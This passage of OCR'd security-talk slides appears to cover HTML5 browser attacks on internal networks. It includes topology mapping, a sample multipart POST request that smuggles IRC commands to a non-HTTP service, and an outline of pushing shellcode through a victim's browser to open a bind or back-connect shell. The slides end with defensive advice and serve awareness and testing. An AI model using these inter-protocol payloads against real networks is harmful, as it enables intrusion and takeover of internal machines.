


Diagrams your administrator wants

Network Topology


- All the previous techniques have been successful and the pwnage is close...
- What to do now? Show results!
- All the information gathered previously, displayed in a nice format
- Simple OS fingerprinting performed
- Looks great on reports...

Network Topology



No limits
communication = exploitation

Inter-protocol



Launch requests from a web browser to non HTTP-based services

- **How?** Playing with 'POST' forms
- Using the multipart/form-data encoding type
- Services will ignore lines like the http headers but will execute the commands they understand

Inter-protocol: IRC


```
Content-Type: multipart/form-data; boundary=----------------
Content-Length: 262

------------------------------177332370281508267820558840 70
Content-Disposition: form-data; name="data"

NICK user1234
USER user1234 8 * : user1234 user
JOIN #test
PRIVMSG #test :hi all! yay!

------------------------------177332370281508267820558840 70--
```

Inter-protocol: exploitation

Exploit vulnerabilities within the internal network to gain control

- Force the victim to send a request to the internal host
- The vulnerability triggers and execute the shellcode
- The shellcode launches a bind shell or back-connect shell to gain full-control to the remote machine

Inter-protocol: exploitation



Demo

Conclusions

- An attacker could get information from your network
- As well could exploit and communicate to the network
- Use No-script plugin for Firefox in order to protect!
- Users are exposed to HTML5 features abuse each time they visit a website
- Browsers should block this kind of request by default

References and Links

- OWASP
  http://www.owasp.org

- BeEf explotation framework
  http://code.google.com/p/beef/

Any query? Give us a shout!

@jgaliana @javutin

Thanks!